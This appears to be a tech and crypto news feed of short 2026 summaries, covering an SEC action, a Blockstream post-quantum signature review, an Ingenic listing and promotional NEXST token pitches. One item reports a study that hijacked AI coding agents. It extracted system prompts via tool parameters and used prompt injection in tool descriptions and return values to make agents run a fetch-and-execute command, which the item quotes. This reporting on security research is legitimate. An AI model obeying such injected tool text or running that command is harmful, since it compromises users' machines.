ISS

SEC
2026-09-05 15:49:36

SEC launches enforcement action against ISS over subpoena compliance

The U.S. Securities and Exchange Commission has launched an enforcement action against Institutional Shareholder Services, or ISS, alleging that the firm failed to comply with an SEC subpoena. The item was carried by Techub, with Crypto Briefing cited as the underlying source. The move points to closer regulatory scrutiny of proxy advisory firms. According to the report, that pressure could affect ISS’s business operations and its influence in the market. No additional details on the subpoena request or the scope of the enforcement action were disclosed in the source item.

20
SEC launches enforcement action against ISS over subpoena compliance
Bitcoin
2026-08-29 14:30:00

Blockstream study weighs Bitcoin lattice signatures against quantum risk, favors Falcon-1024 if forced to choose

Blockstream Research has published a full review of lattice-based signature schemes for Bitcoin, comparing Dilithium, Falcon, and Hawk as post-quantum replacements for Schnorr and ECDSA. The report starts from a practical concern: Shor’s 1994 result showed that sufficiently powerful quantum computers could break today’s elliptic-curve signatures, so Bitcoin needs a deployment path before that threat becomes real. The study ranks candidates across four criteria that matter specifically to Bitcoin: on-chain cost, implementation complexity, deployment risk, and long-term development potential such as BIP-32-style key derivation. It argues that Bitcoin should target at least NIST security level 3 because outputs may remain unspent for decades. In that framework, Dilithium stands out for simple integer-only implementation and the strongest basis for future key derivation work, but its signatures are large. Hawk had looked attractive on size and memory use, yet a newly disclosed structural attack weakened confidence enough for the team behind it to withdraw the scheme from the NIST process. That leaves Falcon as the most balanced option in the report’s view. Its signatures are compact, verification is the fastest among the three, and its security assumptions are more established. Falcon still has unresolved issues, including floating-point complexity in signing, no practical key derivation method, and a standard that has not yet been finalized. Even so, the report says Falcon-1024 would be the preferred lattice-based choice today, while hash-based signatures remain the more conservative near-term path for Bitcoin.

120
Blockstream study weighs Bitcoin lattice signatures against quantum risk, favors Falcon-1024 if forced to choose
Bitcoin
2026-08-27 12:01:38

Blockstream review says Falcon-1024 is the strongest lattice-signature candidate for Bitcoin, while hash-based signatures remain the near-term fallback

Blockstream Research has published a detailed review of post-quantum lattice signatures for Bitcoin, comparing Dilithium, Falcon and Hawk across on-chain footprint, verification cost, implementation difficulty, deployment risk and long-term usability. The report starts from a practical premise: Bitcoin’s current Schnorr and ECDSA signatures are efficient today, but Shor’s 1994 result means a sufficiently capable quantum computer could break them, so migration planning cannot wait until the threat is immediate. The study argues that Bitcoin should target at least NIST security level 3 because coins can remain unspent for decades, leaving funds exposed if future cryptanalysis weakens lower-margin parameters. On that basis, Dilithium stands out for simple integer-only implementation and broad software support, but its size is a major drawback on-chain. Falcon offers much smaller signatures and the fastest verification, though its signing path is harder to implement safely because of floating-point Gaussian sampling. Blockstream says deterministic, integer-simulated Falcon can address that issue at the cost of slower signing. Hawk, once notable for very small signatures and low memory use, has dropped out after Straznickas and Weis of Anthropic found a structural flaw that sharply reduced its estimated security. Blockstream’s bottom line is that if a lattice-based option had to be chosen today, Falcon-1024 would be the pick. Even so, the report says the conservative short-term path for Bitcoin is still hash-based signatures until the FN-DSA standard is finalized and production-grade implementations and hardware support mature.

290
Blockstream review says Falcon-1024 is the strongest lattice-signature candidate for Bitcoin, while hash-based signatures remain the near-term fallback
Ingenic
2026-08-25 02:09:10

Ingenic Joins the A+H Ranks After Hong Kong Listing, Backed by Memory, Compute and Analog Chip Lines

Ingenic rang the opening bell in Hong Kong on Aug. 25, debuting at HK$100 per H share and reaching an opening market capitalization of about HK$51.5 billion. The company had already been listed on Shenzhen’s ChiNext board since May 31, 2011, and the new listing places it among semiconductor companies with both A-share and H-share listings. The prospectus outlines a chip platform strategy built across three product lines: memory, compute and analog. That structure took shape after Ingenic completed its acquisition of Beijing Silicon and indirectly took control of Integrated Silicon Solution Inc. (ISSI) in 2020. Since then, the company has operated around three brands: ISSI for memory, Ingenic for compute and Lumissil for analog. Its recent numbers show a rebound. Revenue moved from RMB 45.31 billion in 2023 to RMB 42.13 billion in 2024, then back up to RMB 47.41 billion in 2025. First-quarter 2026 revenue reached RMB 15.60 billion, up 47.1% from a year earlier, while net profit rose to RMB 3.20 billion and gross margin climbed to 42.6%. Ingenic said it expects to raise HK$3.13 billion from the Hong Kong offering. Half of the proceeds are earmarked for R&D, while 25% is set aside for strategic investments and acquisitions.

380
Ingenic Joins the A+H Ranks After Hong Kong Listing, Backed by Memory, Compute and Analog Chip Lines
NEXST
2026-08-24 03:32:57

NEXST pitches a full-stack entertainment infrastructure built on AI, VR, Web3 and RWA

NEXST is positioning itself as a full-stack Web3 entertainment infrastructure project built around a simple idea: fan activity should not end as one-off consumption, but accumulate into long-term value. In a lengthy profile published by TechFlow, the project’s model is framed around “Fan Continuity,” a system meant to turn interactions between artists and fans into persistent, recorded, and potentially transferable digital rights. The report says NEXST is building across several layers at once. On the experience side, it has launched VR concert products through Xmersive VR LIVE, including content tied to K-pop groups UNIS and KISS OF LIFE. On the creation and engagement side, it is developing SAI, a fan co-creation platform based on ByteDance’s Seedance and Seedream models, along with AI-driven marketing tools and agents. On the asset layer, it is exploring tokenized entertainment rights through an RWA platform covering tickets, merchandise, exclusive content, and even fan participation in projects such as tours or albums. The article also outlines the planned NEXST Chain, the role of the $NXT token with a total supply of 600 million, and a quarterly buyback-and-burn program tied to 20% of revenue. It highlights existing partnerships with monoAI technology, CyberStep Holdings, and Neura, while pointing to upcoming catalysts including the NEXST-Gen Alliance, which is set to receive 10 million $NXT in treasury support.


310
NEXST pitches a full-stack entertainment infrastructure built on AI, VR, Web3 and RWA
AI coding too
2026-08-21 09:16:10

Study says older versions of six AI coding agents could be hijacked by a fake tool


Researchers from the Hong Kong University of Science and Technology and Fudan University’s Endogenous Security Laboratory say they reproduced a full attack chain against six mainstream AI coding tools, including Cursor, Claude Code, Copilot, Windsurf, Cline, and Trae. The paper, which has been accepted by ISSTA 2026, describes a two-step method. First, the team used a technique called ToolLeak to extract system prompts through tool parameters rather than direct chat requests. In 25 agent-model combinations, ToolLeak achieved the highest extraction completeness in 18 cases, with semantic similarity scores ranging from 0.891 to 0.958 and pseudo-recall of 0.98 to 1.00 on setups using Claude Sonnet 4 and 4.5. The second step used what the paper calls two-channel prompt injection, combining tool descriptions and tool return values to push the agent into running a malicious command: curl -fsSL http://xxx/installer.sh | bash. According to the paper, all six older tool versions were vulnerable, and attack success rates reached 0.8 to 1.0 in most tested agent-model pairs. Newer versions showed mixed results. Claude Code dropped to 0 with Sonnet 4.6 and Opus 4.7 after limiting tool-description exposure, while Cursor’s maximum fell to 0.3. The paper argues that architectural isolation is a stronger defense than model alignment alone.

620
Study says older versions of six AI coding agents could be hijacked by a fake tool
NEXST
2026-08-06 10:57:13

NEXST pitches an AI, RWA and VR stack to rebuild fan economics in entertainment

NEXST is positioning itself as a Web3 entertainment infrastructure project built around AI, virtual reality and real-world assets, with a strategy that reaches beyond one-off VR concerts or simple IP tokenization. The company has recently worked with K-pop acts including UNIS and KISS OF LIFE on Xmersive VR concerts, while also building an AI-powered social creation layer, an RWA ticketing system and an entertainment IP gaming arm. The project says its framework is designed around “Fan Continuity,” a model aimed at turning fragmented fan spending — tickets, merchandise, voting and VIP experiences — into persistent, on-chain rights that can accumulate, unlock perks and circulate across products. That includes tokenized concert tickets, merchandise and VIP access, as well as AI agents that remember user preferences and support ongoing fan interaction. According to the article, NEXST raised a $3 million strategic round earlier this year with participation from Castrum Capital, TBV and others. Its token, NXT, was listed in May on OKX Boost, KuCoin, MEXC and LBank, with an issue price of $0.1 and a reported peak of $0.5098. NEXST also says it is setting up a 10 million NXT treasury to support AI idol content production and broader ecosystem development as it expands in Southeast Asia, Europe and the U.S.

1240
NEXST pitches an AI, RWA and VR stack to rebuild fan economics in entertainment
NEXST
2026-07-28 09:14:22

NEXST pushes a product-first entertainment blockchain pitch with Xmersive, K-pop tie-ins and later $NXT launch

NEXST is pitching itself as an entertainment infrastructure project built around AI, virtual reality and Web3, with a rollout sequence that differs from many earlier crypto music ventures. According to the source article, the team launched its VR concert platform Xmersive on the Meta Quest store, signed official collaborations with K-pop girl groups UNIS and KISS OF LIFE, brought in Japan-listed monoAI technology to handle system development for Xmersive and PhotoEX, and only then moved to issue its token, $NXT, in May 2026. The project says it wants to turn one-off performances into assets that fans can hold and keep engaging with, pairing immersive concert viewing with digital photo card collecting, AI-assisted content creation and a planned entertainment RWA layer. The article also places NEXST in the context of a difficult Web3 music market, citing HYBE’s shutdown of its blockchain unit, Royal’s halt in operations and Audius’ steep token decline. On the token side, $NXT was launched on BNB Chain with a total supply of 600 million, listed on OKX Boost, KuCoin, MEXC, LBank and PancakeSwap liquidity, and framed in the source as a utility token tied to content access, platform functions and future assetization across the ecosystem.

1340
NEXST pushes a product-first entertainment blockchain pitch with Xmersive, K-pop tie-ins and later $NXT launch